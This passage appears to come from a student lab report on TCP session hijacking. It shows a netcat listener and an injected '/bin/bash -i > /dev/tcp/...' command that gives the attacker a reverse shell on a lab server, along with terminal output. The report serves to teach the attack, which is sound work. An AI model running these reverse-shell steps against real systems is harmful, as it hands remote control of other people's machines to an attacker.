
PES2201800368Nitish@Server:~$cd cn
PES2201800368Nitish@Server:~$ls
server.txt
PES2201800368Nitish@Server:~$█

```

SCREENTSHOT OF THE CLIENT TERMINAL FREEZE DUE TO THE ATTACK

We now open a nc listener on port 9090 and obtain a reverse shell of the server and the attacker can run any commands on the server. And on another terminal, we run the following command

```
\n /bin/bash -i > /dev/tcp/10.0.2.6 /9090 2>&1 \n\r
```



The screenshot shows a terminal window with the following session:

```
PES2201800368Nitish@Attack:~$ nc -l 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.6] port 9090 [tcp/*] accepted (family 2, sport 49966)
PES2201800368Nitish@Server:~$ ifconfig
ifconfig
enp0s3      Link encap:Ethernet  HWaddr 08:00:27:fa:1c:2d
            inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
            inet6 addr: fe80::6772:ceb6:fdel:edd5/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
              RX packets:1606 errors:0 dropped:0 overruns:0 frame:0
              TX packets:1314 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:153063 (153.0 KB)  TX bytes:132971 (132.9 KB)

lo          Link encap:Local Loopback
            inet addr:127.0.0.1  Mask:255.0.0.0
            inet6 addr: ::1/128 Scope:Host
              UP LOOPBACK RUNNING  MTU:65536  Metric:1
              RX packets:752 errors:0 dropped:0 overruns:0 frame:0
              TX packets:752 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1
              RX bytes:55077 (55.0 KB)  TX bytes:55077 (55.0 KB)

PES2201800368Nitish@Server:~$ ls
ls
server.txt
PES2201800368Nitish@Server:~$
```

SCREENSHOT SHOWING OBTAINING OF THE REVERSE SHELL OF THE SERVER WHICH IS EVIDENT BY THE ‘ifconfig’ COMMAND and ‘ls’ COMMAND TO DISPLAY ALL THE FILES IN THE SERVER

Observations from the Reverse Shell Attack:

Reverse shell is a shell process running on a remote machine connecting back to the attacker. The main aim of TCP session hijacking attack is to hijack a existing connection and inject malicious data into the same, followed by which can be used to run a reverse shell of the server. From the above conducted experiment, we notice that the initial hijacking attack is similar to the previous task. The difference is instead of the malicious data being to delete the server file, the data here is to run a shell program on the server to later obtain the reverse shell. Once the hijacking is successful, if we open a listening port on the attacker and run a command, we can achieve the reverse shell attack and access the files on the server and meddle with them.

One of the successful methods of preventing this attack is by using Application Control's custom signature capability.